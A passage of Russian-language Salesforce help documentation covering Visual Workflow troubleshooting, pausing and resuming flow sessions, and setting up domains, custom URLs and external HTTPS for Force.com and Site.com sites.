- При установке потока из управляемого пакета сообщения эл. почты об ошибках для сеансов данного потока не содержат сведения об отдельных элементах потока. Сообщение эл. почты отправляется пользователю, установившему поток.

#### Элементы «Окно»

Значения полей пароля отображаются в виде обычного текста (аналогично ссылке на поле пароля в поле «Отображать текст»).

#### Элементы «Поиск»

Сообщение эл. почты отображает элементы поиска как элементы запроса. Элемент «Поиск записи» отображается как элемент «Запрос записи», а элемент «Быстрый поиск» отображается как элемент «Быстрый запрос».

#### Элементы «Создание»

- Если пользователь не назначает код созданной записи конкретной переменной, то сообщение эл. почты отображает строку ниже в разделе «Результат» элементов «Создание записи» и «Быстрое создание».

```
{!null} = null
```

#### Элементы «Подпоток»

- Переменные ссылочного потока не содержат примечание поля слияния (`{!variable}`, а не `variable`). Например, при входе сеанса в подпоток и передаче сведений об элементах ввода переменной подпотока соответствует `subVariable` (вместо `{!subVariable}`).
- При возникновении ошибки в ссылочном потоке сообщение эл. почты отправляется автору основного потока, но тема ссылается на имя ссылочного потока.
- Отображение нескольких сообщений «Открыт поток *ReferencedFlowName* версии *ReferencedFlowVersion*» и отсутствие между ними сообщений «Закрыт поток *ReferencedFlowName* версии *ReferencedFlowVersion*» указывают на возврат пользователя потока назад. Во избежание данного сценария, настройте параметры навигации в первом окне ссылочного потока, препятствующие нажатию кнопки «Назад».

СМ. ТАКЖЕ:


[Сообщения эл. почты об ошибках потока](#)

[Почему не удастся выполнить сеанс потока?](#)

## Добавление временных элементов в поток

Добавление элементов «Окно» или «Отправка эл. почты» в поток позволяет проверять значения ресурсов в любой момент времени. После решения проблемы временные элементы «Окно» подлежат удалению.

1. Создайте один текстовый шаблон, содержащий значения всех ресурсов и сообщение об ошибке.
2. Воспользуйтесь текстовым шаблоном для настройки одного из указанных ниже элементов в каждом пути ошибки.
  - Элемент «Окно», использующий текстовый шаблон в поле «Отображать текст». (Только при условии, что тип потока поддерживает элементы «Окно».)
  - Элемент «Отправка эл. почты», использующий текстовый шаблон в качестве текста, а собственный адрес эл. почты в качестве получателя.
  - Элемент «Опубликовать в Chatter», использующий текстовый шаблон в качестве сообщения. Рекомендуется создать специальные группы Chatter для ошибок потока.
3. Протестируйте поток.

 **Пример:** См. пример текстового шаблона ниже для потока «Calculate Discounts on Opportunities».

```
RESOURCE VALUES for "Calculate Discounts on Opportunities"  
opptyID: {!opptyID}  
AccountID: {!AccountID}  
AccountRevenue: {!AccountRevenue}  
Full_Discount outcome: {!Full_Discount}  
Partial_Discount outcome: {!Partial_Discount}  
Discount: {!Discount}  
  
ERROR  
{!$Flow.FaultMessage}
```

Добавьте временный элемент «Опубликовать в Chatter» после каждого элемента потока. Каждый элемент «Опубликовать в Chatter» позволяет использовать:

- Текстовый шаблон в качестве сообщения
- Группа Chatter по имени «Устранение неполадок потока» в качестве целевой аудитории

Настройте коннекторы «Ошибка» элементов «Поиск записи» и «Обновление записи», позволяющие направлять к элементам «Опубликовать в Chatter».

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»



Данный алгоритм позволяет потоку публиковать сообщения в группу Chatter после выполнения элементов «Поиск записи», «Решение», «Назначение» и «Обновление записи». Каждое сообщение содержит подробные сведения о значениях каждого ресурса в любой области потока. При неудачном выполнении потока сообщения Chatter содержат ошибки.

После определения и исправления ошибок потока рекомендуем удалить временные элементы.

СМ. ТАКЖЕ:

[Почему не удается выполнить сеанс потока?](#)



## Устранение неполадок URL-адресов потока

При некорректной работе настраиваемой кнопки, настраиваемой ссылки или прямого URL-адреса во время распространения потока проверьте ссылочный поток. Кроме того, проверьте его переменные (при передаче значений в поток из URL-адреса).

Чтобы гарантировать нахождение URL-адресом правильного потока, убедитесь, что:

- поток, используемый URL-адресом, не был удален или деактивирован.
- имя потока введено без ошибок. Оно должно полностью (включая регистр) соответствовать значению поля «Уникальное имя».

Если URL-адрес потока ссылается на конкретную версию потока, убедитесь, что данная версия не была удалена или деактивирована.

При использовании URL-адреса для передачи значений в поток, но недоступности переменной, параметр, ссылающийся на переменную, пропускается.

Чтобы гарантировать нахождение URL-адресом правильной переменной потока, убедитесь, что каждая соответствующая переменная:

- введена без ошибок. Она должна полностью (включая регистр) соответствовать переменной.
- разрешает доступ для ввода. Полю переменной «Тип ввода/вывода» должно быть задано значение «Только ввод» или «Ввод и вывод».
- не была переименована в потоке.
- не была удалена из потока.
- не является переменной sObject или переменной коллекции sObject.

Кроме того, убедитесь, что значение, которое должно быть передано в переменную, совместимо с типом данных переменной и правильно отформатировано.

СМ. ТАКЖЕ:

[Настройка алгоритма завершения потока посредством URL-адреса потока](#)

[Настройка переменных потока посредством URL-адреса потока](#)

[Почему не удается выполнить сеанс потока?](#)

## Сеансы потока

*Сеанс потока* — это выполняемый экземпляр потока. *Поток* — это приложение, разработанное администратором, которое запрашивает пользовательские данные и использует введенные данные для выполнения действий в системе Salesforce.

Например, поток может содержать сценарий вызова для службы поддержки и использовать введенные данные для создания обращения. Действия, выполняемые потоком над введенными данными, определяются администратором.

При выполнении сеанса потока (посредством ссылки, кнопки или вкладки) выполняется отдельный экземпляр потока. При недостаточном понимании терминологии рекомендуем вспомнить различия между записью и объектом. Создаваемая запись организации является отдельным экземпляром *объекта* «Организация», настроенного администратором.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

 **Прим.:** Ниже перечислены советы по выполнению потока.

- Запрещается использовать кнопки обозревателя «Вперед» и «Назад» для перемещения по потоку. Их использование может повлиять на согласованность данных между потоком и системой Salesforce.
- Одному потоку может соответствовать не более 50 разных версий. При выполнении потока отображается активная версия, но администратору может быть доступна более новая версия.

#### Приостановка сеанса потока

Сеансы потока, настроенного администратором соответствующим образом, могут быть приостановлены. Например, приостановка может использоваться при преждевременном завершении вызова или выполнении повторного вызова ввиду незнания клиентом номера организации.

#### Возобновление сеанса потока

Приостановленный сеанс потока может быть возобновлен после получения всей необходимой информации.

#### Удаление сеанса потока

Сеанс потока, приостановленный пользователем, может быть удален. Удаление ненужных сеансов позволяет списку отложенных сеансов отображать только сеансы, подлежащие обработке.

СМ. ТАКЖЕ:

[Visual Workflow](#)

## Приостановка сеанса потока

Сеансы потока, настроенного администратором соответствующим образом, могут быть приостановлены. Например, приостановка может использоваться при преждевременном завершении вызова или выполнении повторного вызова ввиду незнания клиентом номера организации.

1. Нажмите кнопку **«Приостановить»** в сеансе открытого потока.

2. Укажите причину приостановки потока.

Данное действие является дополнительным, но позволяет различать разные приостановленные сеансы потока (особенно при наличии нескольких приостановленных сеансов одного потока). Длина текста не может превышать 255 символов.

3. Нажмите кнопку **«ОК»**.

Данный алгоритм сохраняет сеанс потока до его последующего возобновления или удаления. Любые допустимые значения, введенные перед приостановкой сеанса, подлежат сохранению, поэтому не требуют повторного ввода при возобновлении сеанса.

СМ. ТАКЖЕ:

[Сеансы потока](#)

[Возобновление сеанса потока](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для приостановки сеанса  
потока:


- «Выполнение потоков»

ИЛИ

поле «Пользователь  
Force.com Flow»,  
включенное на странице  
сведений о пользователе

## Возобновление сеанса потока

Приостановленный сеанс потока может быть возобновлен после получения всей необходимой информации.

 **Прим.:** Если приостановленный сеанс возобновляется после обновления связанного потока, то возобновленный сеанс не использует обновленный поток. Взамен, возобновленный сеанс использует версию потока, которая была активной на момент приостановки.


1. Откройте область, содержащую список всех приостановленных сеансов потока. В зависимости от конфигураций администратора, все приостановленные сеансы потока могут отображаться посредством одной из областей ниже.
  - «Приостановленные сеансы потока» на вкладке «Начальная страница» полной версии системы Salesforce
  - «Приостановленные сеансы потока» на левой панели навигации приложения Salesforce1

Если не удастся обнаружить область для возобновления приостановленного сеанса потока, обратитесь к администратору.

2. Возобновите соответствующий сеанс потока.

При вводе значений перед приостановкой сеанса все допустимые значения восстанавливаются после возобновления сеанса. Отсутствие значения, введенного перед приостановкой сеанса, указывает на его недопустимость; данное значение не сохраняется потоком.

Числовое поле, заполненное текстовым значением перед приостановкой сеанса потока, отображается пустым после его возобновления.

 **Внимание:** Возобновленный сеанс потока удаляется из списка «Приостановленные сеансы потока». Чтобы приостановить возобновленный сеанс, нажмите кнопку **«Приостановить»**. Закрытие неприостановленного сеанса препятствует его последующему возобновлению.

СМ. ТАКЖЕ:

[Сеансы потока](#)

[Приостановка сеанса потока](#)

[Удаление сеанса потока](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для возобновления сеанса потока:

- «Выполнение потоков»

ИЛИ

поле «Пользователь  
Force.com Flow»,  
включенное на странице  
сведений о пользователе

## Удаление сеанса потока

Сеанс потока, приостановленный пользователем, может быть удален. Удаление ненужных сеансов позволяет списку отложенных сеансов отображать только сеансы, подлежащие обработке.

1. Откройте область, содержащую список всех приостановленных сеансов потока.  
В зависимости от конфигураций администратора, все приостановленные сеансы потока могут отображаться посредством одной из областей ниже.
    - «Приостановленные сеансы потока» на вкладке «Начальная страница» полной версии системы Salesforce
    - «Приостановленные сеансы потока» на левой панели навигации приложения Salesforce1
- Если не удастся обнаружить область для возобновления приостановленного сеанса потока, обратитесь к администратору.
2. Удалите ненужный сеанс потока.

СМ. ТАКЖЕ:

[Сеансы потока](#)

[Возобновление сеанса потока](#)

## Терминология Visual Workflow

Ниже перечислены термины, используемые приложением Visual Workflow в системе Salesforce.

### Облачная версия приложения Flow Designer

Облачное приложение, позволяющее администраторам создавать потоки для использования в системе Salesforce.

### Коннектор

*Коннекторы* определяют доступные пути, которые могут использоваться потоком при выполнении.

### Элемент

Каждый *элемент* соответствует действию, которое может выполняться потоком. Например, чтение или запись данных Salesforce, отображение и сбор данных от пользователей потока, выполнение бизнес-логики или управление данными.

### Поток

*Поток* — это приложение, которое может выполнять логику, взаимодействовать с базой данных Salesforce, вызывать классы Apex и собирать пользовательские данные. При необходимости создайте потоки посредством облачной версии приложения Flow Designer.

### Сеанс потока

*Сеанс потока* — выполняемый экземпляр потока.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для возобновления сеанса потока:

- «Выполнение потоков»

ИЛИ

поле «Пользователь  
Force.com Flow»,  
включенное на странице  
сведений о пользователе

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### **Основной поток**

Основной поток — это поток, содержащий элемент «Подпоток». Основной поток отличается от ссылочного потока, который вызывается элементом «Подпоток».

### **Ресурс**

Каждый *ресурс* соответствует значению, которое может использоваться в любой области потока.

### **Подпоток**

Элемент «Подпоток» ссылается на другой поток, вызываемый при выполнении. Поток, содержащий элемент «Подпоток», называется основным.

СМ. ТАКЖЕ:

[Облачная версия приложения Flow Designer](#)  
[Visual Workflow](#)

## Настройка параметров бизнес-правил и утверждений

Чтобы использовать контролируемые по времени бизнес-правила, разрешите пользователям обрабатывать запросы на утверждение по эл. почте или приостанавливать сеансы потоков и обновлять параметры бизнес-правил и утверждений.

Ниже перечислены действия, доступные на странице «Параметры бизнес-правил и утверждений».

- [Настройка параметра «Пользователь бизнес-правил по умолчанию» для организации](#)
- [Предоставление пользователям возможности обработки запросов на утверждение по эл. почте](#)
- [Отображение кнопки «Приостановить» в окнах потока](#)

### ВЕРСИИ

Доступно в версиях:  
**Lightning Experience** и  
**Salesforce Classic**

Утверждения доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Бизнес-правила доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Приложение **Visual Workflow** доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров бизнес-правил и утверждений:

- «Настройка приложения»

## Создание веб-сайтов

---

### Управление доменами

#### Общие сведения об управлении доменами

Страница «Управление доменами» поддерживает универсальную настройку доменов и связанных сайтов.

Сайты и домены могут быть связаны посредством взаимосвязи «многие ко многим». Каждый домен может размещать не более 50 сайтов, а каждый сайт может быть связан с 100 доменами. Например, один домен может размещать сообщества, сайты Force.com и сайты Site.com. Данный принцип позволяет сократить количество используемых доменов. Чтобы упростить доступ к страницам Visualforce и коду Apex, рекомендуем размещать сайты Site.com и Force.com на одном домене.

Кроме того, один сайт может быть связан с несколькими доменами. Например, родительской компании принадлежат два товарных знака. Каждому товарному знаку соответствует собственный зарегистрированный домен, каждый из которых должен ссылаться на родительский веб-сайт. Сайт может быть связан с несколькими доменами, поэтому оба домена могут ссылаться на один родительский веб-сайт.

Чтобы использовать домен для размещения нескольких сайтов, рекомендуем задать настраиваемые URL-адреса для каждого сайта. Настраиваемые URL-адреса позволяют различать сайты внутри домена. Например, организация использует домен `www.nashdomen.ru` и два сайта `sait1` и `sait2`. Чтобы разместить оба сайта на домене `nashdomen.ru`, рекомендуем создать настраиваемые URL-адреса путем связывания домена с каждым сайтом посредством настраиваемого пути. Данное действие инициирует создание двух настраиваемых URL-адресов: `http://www.nashdomen.ru/sait1` и `http://www.nashdomen.ru/sait2`. Если один из URL-адресов используется для доступа к домену, то настраиваемый путь определяет сайт домена, который должен отображаться веб-пользователю.

СМ. ТАКЖЕ:

[Добавление домена](#)

[Добавление настраиваемого URL-адреса](#)

[Управление доменами и настраиваемыми URL-адресами](#)

[Удаление домена](#)

[Удаление настраиваемых URL-адресов](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления доменами:

- Доступ к Site.com, Force.com Sites или сообществам

## Добавление домена

Чтобы добавить домены и связать их с сертификатами, воспользуйтесь страницей «Управление доменами» в меню «Настройка».

Добавляемый домен может быть связан с сертификатом и ключом, обеспечивающими безопасность подключения. Прежде чем связать сертификат с доменом, убедитесь в его наличии на странице «Управление сертификатами и ключами». Сертификат должен быть подписан центром сертификации, а его длина должна составлять 2 048 бит. Чтобы поддерживать все домены, обслуживающие сайты организации, воспользуйтесь специальным символом или сертификатом «Альтернативное имя темы».

Настраиваемые домены поддерживаются только экземплярами небезопасных сред. При необходимости настройте домен в экземпляре безопасной среды и перенесите его в экземпляр производственной среды. Обратите внимание, что настраиваемый домен активен только в производственной среде.

Чтобы добавить домены в организацию, выполните указанные ниже действия.

1. Введите строку «*Домены*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Домены**».
2. Нажмите кнопку «**Добавить домен**».
3. Введите имя домена.
4. При наличии сертификата, подписываемого центром сертификации, который поддерживает данный домен, добавьте соответствующий сертификат.
5. Нажмите кнопку «**Сохранить**». Чтобы добавить несколько доменов, нажмите кнопку «**Сохранить и создать**».

Прежде чем разрешить записи CNAME имени домена указывать на новое имя цели, убедитесь, что данное имя поддерживается сервером DNS путем использования dig или nslookup. Время создания имен доменов влияет на цель записи CNAME.

- Имена доменов, добавленные перед выпуском Summer'13, обычно используют запись CNAME, указывающую на полностью определенное имя домена, дополненное компонентом `.live.siteforce.com` взамен субдомена `force.com` организации. Например, при добавлении домена `www.primer.ru` перед выпуском Summer'13 протокол HTTPS может использоваться только при наличии целевой записи CNAME, указывающей на `www.primer.ru.live.siteforce.com` взамен `primer.force.com`.
- Имена доменов, добавленные во время или перед выпуском Summer'13, не используют 18-значный код организации в целевой записи CNAME.
- Имена доменов, добавленные во время или после выпуска Summer'13, уже указывают на соответствующую область для настройки протокола HTTPS в настраиваемом домене.
- Имена доменов, добавленные во время или после выпуска Winter'14, используют запись CNAME, указывающую на полностью определенное имя домена, дополненное 18-значным кодом организации и компонентом `.live.siteforce.com`. Например, при добавлении домена

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра доменов:

- «Просмотр настройки и конфигурации»

Для добавления доменов:

- «Настройка приложения» или «Просмотр настройки и конфигурации» с лицензией Site.com Publisher или полномочием «Создание и настройка сообществ»

Для редактирования или удаления доменов:

- «Настройка приложения»

Для связывания сертификатов с доменом:

- Если сообщества не используются, обратитесь в компанию Salesforce. Организации, использующие сообщества, могут связывать сертификаты с доменом.



www.primер.ru, имя которого дополняется 18-значным кодом организации (00dxx0000001ggxeay), целевая запись CNAME выглядит следующим образом: www.primер.ru.00dxx0000001ggxeay.live.siteforce.com.

СМ. ТАКЖЕ:

[Общие сведения об управлении доменами](#)

[Добавление настраиваемого URL-адреса](#)

[Управление доменами и настраиваемыми URL-адресами](#)

[Удаление домена](#)

[Удаление настраиваемых URL-адресов](#)

## Добавление настраиваемого URL-адреса

Создание настраиваемого URL-адреса позволяет выбирать взаимосвязи между доменами и сайтами после добавления доменов на страницу «Управление доменами».

Настраиваемый URL-адрес состоит из домена и настраиваемого пути. Имя пути может использоваться разными доменами, но не более одного раза каждым доменом. При добавлении настраиваемого URL-адреса настоятельно рекомендуем использовать символ «/», соответствующий корневому пути. Дополнительный путь (после символа «/») может быть пропущен, тогда как корневой путь (до символа «/») является обязательным.

Например, имя домена `https://oursite.com` и путь `/products` возвращают следующий URL-адрес сайта: `https://oursite.com/products`. Если корневой путь дополняется настраиваемым URL-адресом, то URL-адрес выглядит следующим образом: `https://oursite.com`.

Чтобы задать предпочтительный настраиваемый URL-адрес для проверенных страниц и сообщений эл. почты, ссылающийся на сайт или сообщество, выберите **«Основной настраиваемый URL-адрес сайта»**. Данное действие доступно только над корневым путем для сайтов Force.com и сообществ, но недоступно для сайтов Site.com. При отсутствии основного URL-адреса для сообществ Chatter первый настраиваемый `https`-домен сайта используется для проверенных страниц и сообщений эл. почты. При отсутствии настраиваемого `https`-домена используется домен Force.com пользователя.

Чтобы добавить настраиваемый URL-адрес, выполните указанные ниже действия.

1. Введите строку *«Настраиваемые URL-адреса»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настраиваемые URL-адреса»**. Либо введите строку *«Домены»* в поле «Быстрый поиск», выберите пункт **«Домены»** и щелкните по доменному имени.
2. Нажмите кнопку **«Создать настраиваемый URL-адрес»**.
3. Введите имя домена.
4. Введите имя сайта.
5. Введите уникальный путь.
6. Нажмите кнопку **«Сохранить»**. Чтобы добавить несколько настраиваемых URL-адресов, нажмите кнопку **«Сохранить и создать»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра настраиваемых URL-адресов:

- «Просмотр настройки и конфигурации»

Для добавления, редактирования и удаления настраиваемых URL-адресов:

- «Настройка приложения» или «Просмотр настройки и конфигурации» с лицензией Site.com Publisher или полномочием «Создание и настройка сообществ»

 **Пример:** Несмотря на отображение имени домена и пути в разных столбцах таблицы «Настраиваемые URL-адреса», данные компоненты являются частью фактического URL-адреса.

СМ. ТАКЖЕ:

[Общие сведения об управлении доменами](#)

[Добавление домена](#)

[Управление доменами и настраиваемыми URL-адресами](#)

[Удаление домена](#)

[Удаление настраиваемых URL-адресов](#)

## Управление доменами и настраиваемыми URL-адресами

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра доменов:

- «Просмотр настройки и конфигурации»

Для добавления доменов:

- «Настройка приложения» или «Просмотр настройки и конфигурации» с лицензией Site.com Publisher или полномочием «Создание и настройка сообществ»

Для редактирования или удаления доменов:

- «Настройка приложения»


Для связывания сертификатов с доменом:

- Если сообщества не используются, обратитесь в компанию Salesforce. Организации, использующие сообщества, могут связывать сертификаты с доменом.

Страница «Управление доменами» в меню «Настройка» позволяет управлять всеми сертификатами, настраиваемыми URL-адресами и сайтами, связанными с доменом.


Пользователи могут добавлять новые настраиваемые URL-адреса в текущий домен, переименовывать домен или удалять настраиваемые URL-адреса из отдельного домена. Страница сведений о домене позволяет управлять доменами и URL-адресами. Верхний раздел содержит сведения о домене и сертификатах. Нижний раздел содержит связанный список «Настраиваемые URL-адреса» для домена. Ниже перечислены действия, доступные на данной странице.

- Редактирование имени домена и сертификата: щелкните **«Правка»** в разделе сведений о домене.
- Удаление домена: щелкните **«Удалить»** в разделе сведений о домене.
- Добавление новых настраиваемых URL-адресов: щелкните **«Создать настраиваемый URL-адрес»**.
- Редактирование текущих настраиваемых URL-адресов: щелкните **«Правка»** напротив нужного настраиваемого URL-адреса.
- Удаление настраиваемых URL-адресов: щелкните **«Удал.»** напротив нужного настраиваемого URL-адреса.
- Просмотр статуса сайта: щелкните **«Просмотр»** напротив нужного настраиваемого URL-адреса.
- Переход к сайту: щелкните имя нужного сайта под полем «Метка сайта».
- Переход к связанному сертификату: щелкните имя нужного сертификата напротив поля «Сертификат и ключ».
- Определение наличия поддержки внешнего HTTPS. Данное действие поддерживается только доменами, которые не указывают на целевую запись CNAME (*домен. 18-значныйКодОрганизации.live.siteforce.com*).

 **Прим.:** Имя домена, используемое сообществом, не может быть изменено.

Чтобы открыть страницу сведений о домене, выполните указанные ниже действия.

1. Введите строку *«Домены»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Домены»**.
2. Щелкните имя нужного домена в столбце «Имя домена».

 **Прим.:** Замена протокола http, назначенного домену, протоколом https требует повторной публикации сайтов Site.com.

СМ. ТАКЖЕ:

[Общие сведения об управлении доменами](#)

[Добавление настраиваемого URL-адреса](#)

[Удаление настраиваемых URL-адресов](#)

[Включение внешнего HTTPS для домена](#)

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра настраиваемых URL-адресов:

- «Просмотр настройки и конфигурации»

Для добавления, редактирования и удаления настраиваемых URL-адресов:

- «Настройка приложения» или «Просмотр настройки и конфигурации» с лицензией Site.com Publisher или полномочием «Создание и настройка сообществ»

## Удаление домена

Чтобы удалить домены из организации, воспользуйтесь страницей «Управление доменами».

Домен, связанный с опубликованным сайтом, не может быть удален. Прежде чем удалить домен, рекомендуем отменить публикацию всех связанных сайтов. При использовании сайтов Force.com домен удаляется незамедлительно, а пользователи теряют доступ к любому связанному сайту. При использовании сайтов Site.com домен остается активным до повторной публикации сайта.

Чтобы удалить домен из организации, выполните указанные ниже действия.

1. Введите строку «*Домены*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Домены**».
2. Щелкните ссылку «**Удал.**» напротив имени нужного домена.
3. Нажмите кнопку «**ОК**».

Удаление домена со связанным неопубликованным сайтом инициирует удаление настраиваемого URL-адреса, связанного с данным сайтом.

СМ. ТАКЖЕ:

[Общие сведения об управлении доменами](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления доменов:

- «Настройка приложения»

## Удаление настраиваемых URL-адресов

Чтобы удалить настраиваемые URL-адреса из организации, воспользуйтесь страницей «Управление доменами».

URL-адрес, связанный с опубликованным сайтом, не может быть удален. Прежде чем удалить настраиваемый URL-адрес, рекомендуем отменить публикацию связанного сайта. При использовании сайтов Force.com URL-адрес удаляется незамедлительно, а пользователи теряют доступ к любому связанному сайту. При использовании сайтов Site.com URL-адрес остается активным до повторной публикации сайта.

Чтобы удалить URL-адрес из домена, выполните указанные ниже действия.

1. Введите строку «*Настраиваемые URL-адреса*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Настраиваемые URL-адреса**».
2. Щелкните ссылку «**Удал.**» напротив имени нужного URL-адреса.
3. Нажмите кнопку «**ОК**».

СМ. ТАКЖЕ:

[Общие сведения об управлении доменами](#)

[Управление доменами и настраиваемыми URL-адресами](#)

## Включение внешнего HTTPS для домена

Включение внешнего HTTPS для домена позволяет компании Salesforce использовать домен в безопасных ссылках на связанные сайты (например, URL-адреса, отображающиеся внутри сообщения эл. почты, отправленного сообществом Salesforce). Данная функция полезна для сайтов, требующих выполнения проверки подлинности (например, сайты сообщества, сайты портала или любой другой сайт, использующий средства защиты от перехвата информации или несанкционированного доступа).

Данный параметр предназначается для доменов, которые используют стороннюю сеть доставки содержимого или конечную точку для обслуживания HTTPS.

При необходимости включите внешний HTTPS для любого домена, который не указывает на целевую запись CNAME (*домен.18-значныйКодОрганизации.live.siteforce.com*).

Если запись DNS домена не является записью CNAME, указывающей на субдомен

`live.siteforce.com` для данного домена, то при включении данного параметра компания Salesforce обрабатывает домен как поддерживающий безопасные подключения.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра настраиваемых URL-адресов:

- «Просмотр настройки и конфигурации»

Для добавления, редактирования и удаления настраиваемых URL-адресов:

- «Настройка приложения» или «Просмотр настройки и конфигурации» с лицензией Site.com Publisher или полномочием «Создание и настройка сообществ»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

Если запись DNS домена является записью CNAME, указывающей на ожидаемый субдомен `live.siteforce.com` для данного домена, то при выключении данного параметра компания Salesforce обрабатывает домен как поддерживающий небезопасные подключения.

Включение внешнего HTTPS недоступно при добавлении нового домена (только при редактировании текущего домена).

Чтобы включить внешний HTTPS для домена, нажмите кнопку **«Правка»** на странице со списком доменов или на странице сведений о домене и установите флажок **«Включить внешний HTTPS»**.

Если домен, для которого включается внешний HTTPS, содержит только настраиваемые URL-адреса Site.com, которые не принадлежат сообществам, то выполненное изменение применяется на соответствующих сайтах Site.com только после их публикации вручную посредством Site.com Studio. При наличии как минимум одного сайта сообщества или одного сайта Force.com для домена, поддерживающего сайт Site.com, который не принадлежит сообществу, публикация изменений для данного домена выполняется автоматически.

